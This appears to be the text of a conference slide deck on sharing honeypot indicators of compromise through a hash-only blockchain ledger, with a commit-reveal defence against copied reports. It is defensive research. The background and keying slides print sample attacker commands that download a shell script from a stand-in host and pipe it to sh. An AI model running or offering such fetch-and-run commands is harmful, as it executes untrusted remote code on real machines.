
ICOIICS 2026 · PAPER ICOIICS_245

Hub-less Cross-Honeypot Threat Intelligence

Federated IOC Corroboration on a Shared Ledger

Suhas Reddy Annem · Sisir Reddy Nellore · Radhika G
Dept. of CSE, Amrita School of Computing, Coimbatore
Amrita Vishwa Vidyapeetham, India



Honeypots share what they see through one append-only ledger. No central server.

OVERVIEW

Today's talk


01	**Background**	Honeypots, attack indicators, and why sharing them matters
02	**The problem**	Why one central hub is a risky way to share
03	**Prior work and our edge**	Where earlier designs stop, and where we go further
04	**Our design**	Fingerprints on a shared ledger, plus commit–reveal
05	**Results**	Eight experiments on a live blockchain

BACKGROUND

What is a honeypot?

A decoy computer that looks real but has no real users.

- Nobody legitimate should ever touch it, so every connection is suspicious.
- It records what attackers do: where they come from, the commands they type, the files they download.
- That record is evidence other defenders can use.



Any traffic that reaches the decoy is treated as hostile.

BACKGROUND

What is an indicator of compromise?


An IOC is a clue left behind by an attack. Honeypots collect thousands of them.

SOURCE ADDRESS	PAYLOAD	SESSION TOKEN
`203.0.113.45`	`wget http://198.51.100.7/bot.sh | sh`	`a3f9c2e1`
Where the attack came from	What the attacker ran	An ID the attack tool uses

Corroboration: when honeypots in different organizations see the same IOC, it is likely one campaign.

BACKGROUND

Each honeypot sees only one slice



Attacks hit many targets

Botnets, mass scanners and reused exploit kits reach everyone they can.

Views are split


Each organization sees its own piece, and nothing more.

The picture needs sharing

Only by combining views can you tell it is one coordinated attack.

THE PROBLEM

Today's fix: send everything to one hub



Every sensor sends raw data; the hub does all the matching.

01 **Single point of trust**

Everyone must believe the hub never loses, alters or hides data.

02 **Single point of failure**

If the hub goes down, correlation stops.

03 **Single target**

Compromise one host and the whole sensor network goes blind.

THE PROBLEM

The problem we solve

Can honeypots run by organizations that don't trust each other spot shared attacks without any central server?

OUR FOUR REQUIREMENTS

No middleman

No server anyone must trust or keep online.

Join anytime

A new honeypot catches up from shared history alone.

Resist cheating

Fake or copied reports must not count as evidence.

Measured cost

Speed, fees and accuracy measured, not assumed.

PRIOR WORK

What others have built

Central platforms

A trusted server does the matching

MISP [1] Servers sync in pairs; new members must be admitted.

STIX / TAXII [2], [3] Common data format and client–server transport.

Blockchain-based sharing

A shared ledger, plus logic on top

TRADE [5] Peer-to-peer exchange; the producer controls sharing.

TrustShare [6] On-chain records plus access control.

Dunnett et al. [7] Verifiable, differential sharing framework.

BFLS [9] Shares detection models through federated learning.

Otoum et al. [10] IoT honeypots coordinated by a trust-aware ledger.

PRIOR WORK

Where prior work falls short



Logic lives on-chain

Smart contracts for reputation, access and membership add code everyone must trust, and blur what the ledger itself provides.



Joining needs permission

New members must be admitted or configured before they receive anything.



Costs and attacks unmeasured

The designs we compare against don't report measured fees, speed limits or cheating participants.

PRIOR WORK

Side-by-side with prior work

System	No trusted coordinator	Joins from ledger alone	On-chain logic	Attacks & cost measured
MISP federation [1], [8]	No	No	n/a	No
STIX / TAXII [2], [3]	No	No	n/a	No
TRADE [5], TrustShare [6]	**Yes**	No	Contracts	No
Dunnett et al. [7], BFLS [9]	**Yes**	No	Contracts	No
Otoum et al. [10]	**Yes**	No	Trust state	No
This work	**Yes**	**Yes**	**None**	**Yes**

Adapted from Table I of the paper. Reference numbers follow the paper.

OUR CONTRIBUTION

What makes our paper unique

01 **Nothing on-chain but hashes**

No contracts, no registry, no messages between nodes: the smallest trusted surface.

02 **Anyone can catch up**

A newcomer rebuilds the full view from ledger history alone, at 3.01 ms per block.

03 **A new attack, and its fix**


We define the echo attack (copying others' reports) and block it with commit–reveal.

04 **Every claim measured**

Live chain, up to 16 nodes, 8 experiments, a real hub baseline, cost formulas matched to the unit.

OUR DESIGN

Our idea: a shared notice board



Pin a fingerprint

Each honeypot posts a hash of what it saw, signed with its own name.

Nobody owns the board


Nothing can be erased, and no one has to be trusted to keep it.

Same print, several names

Highlighted: P1, P3 and P4 saw the same attack, so it is corroborated.

OUR DESIGN

Key tool: the hash, a data fingerprint



One extra character gives a completely different fingerprint.

Same input, same hash

Two honeypots that see the same thing produce the same code.

Tiny change, new hash


Any edit to a record is easy to spot.

Hides the original

Only hashes go on the ledger, never raw attack data.

OUR DESIGN

Hub vs. our hub-less design



Post $\langle i, H(\kappa(r)) \rangle$ | **Observers** $\Omega(h) = \{ i : \langle i, h \rangle \in L \}$ | **Corroborated** $|\Omega(h)| \geq k$

OUR DESIGN

How it works, step by step

01 → Observe
A honeypot records an attack.

02 → Normalize
Keep the fields that define “the same” IOC.

03 → Hash
Turn it into a fingerprint h.

04 → Post
Write the tag ⟨node ID, h⟩ to the ledger.

05 → Count
k or more nodes posted h? Corroborated.

No node ever talks to another. The ledger is the only thing they share.

OUR DESIGN

Choosing what counts as “the same” IOC

Example record `198.51.100.23  curl http://203.0.113.9/x.sh?id=a3f9c2e1 | sh`

Keying function	What gets hashed	Trade-off
Exact record	The whole record	Never wrong, but misses varied attacks
Payload only	`curl http://203.0.113.9/x.sh?id=a3f9c2e1 | sh`	Common commands collide
Template	`curl http://<IP>/x.sh?id=<TOKEN> | sh`	Merges campaigns using the same tool
/24 + template	`198.51.100.0/24 + template`	**Best balance in our tests**

OUR DESIGN

A new threat: the echo attack

SHARED LEDGER

P1 `6f87…fd58`

P2 `5403…d1ca`

P3 `36af…caf1`

Echo `6f87…fd58` *copied*

Echo `5403…d1ca` *copied*

Echo `36af…caf1` *copied*



A cheater reads the public ledger and re-posts every fingerprint under its own name.

Now every report looks seen twice, so it counts as “corroborated”.

120 / 120

single-node reports falsely corroborated, in about one second

OUR DESIGN

Our fix: commit, then reveal



Like a sealed-bid auction

Everyone hands in a sealed envelope first. Envelopes open only after bidding closes, so nobody can copy a bid they haven't seen.

01 **Commit**

Post $c = H(i \| s \| h)$ with a random salt s. It reveals nothing about h.

02 **Reveal**

Later, post $\langle R, i, s, h \rangle$ so any reader can check c.

03 **Accept**

Count i only if its commitment came before the first reveal of h.

Cost: two transactions per IOC (2.0× gas). Late honest observers commit in the next epoch.

RESULTS

How we tested it

- ✓ Live Ethereum-style chain, Ganache 7.9.2
- ✓ 1 to 16 honeypot nodes writing at once
- ✓ 5 repetitions, 95% confidence intervals
- ✓ A real centralized hub, same test harness
- ✓ 13,810 blocks in one 183 s run

E1 Scaling

E2 Gas & batching

E3 Bootstrap

E4 Accuracy

E5 Sybil & echo


E6 Tamper detection

E7 Hub baseline

E8 Propagation

RESULTS

Throughput: ledger 255 vs. hub 1,737 events/s



6.8×
hub speed advantage at N = 16

11.74 ms
median latency at 16 writers

1,118 ms
p99 latency once the chain saturates

The price of removing the trusted middleman, measured.


RESULTS

Cost matches the calldata model to the unit

22,120
gas per IOC, unbatched
Measured = EIP-2028 model


337
gas per IOC at B = 64
64 hashes under one Merkle root

3.01 ms
per block to bootstrap
Linear in history, $R^2 = 0.998$



RESULTS

No single keying function fits every campaign



Exact record

100% precision, but finds only 27.5% of campaigns that vary per target.

Template

Strips tokens and IPs, merges unrelated campaigns: F1 0.15.

/24 + template

Best: 100% precision, 81.2% recall, F1 0.89.

RESULTS

Adversaries: what the scheme catches

100% → 0%

False corroboration by an echo node

Plain tag vs. commit–reveal, at 2.0× the gas. Genuinely shared hashes still corroborated.

c ≥ k

Sybil: fakes pass only with k identities

The threshold bounds Sybils, so identity must be controlled: a permissioned or stake-weighted chain.

500 / 500

Local-log edits detected

0 false positives on 500 untouched records; 9.6 µs per check.

CONCLUSION

What we showed

01 A ledger of fingerprints can replace the central hub for honeypots that don't trust each other.

02 Beyond prior work: no on-chain logic, permission-free catch-up, a defense against copied reports.

03 Every cost is measured: 22,120 gas per IOC, 337 batched, ~255 events/s.

04 Accuracy depends on the keying function; /24 + template worked best.

Limits

- No consensus delay on the test chain
- Synthetic campaign data
- Sybil resistance needs controlled identity

Next steps

- Real consortium chain
- Tune the epoch length
- Captured attack traffic


Thank you

Questions?

Hub-less Cross-Honeypot Threat Intelligence

Suhas Reddy Annem · Sisir Reddy Nellore · Radhika G
Amrita Vishwa Vidyapeetham, Coimbatore

ICOIICS 2026 · Paper ICOIICS_245



A ledger of fingerprints can replace the central hub, at a measured cost.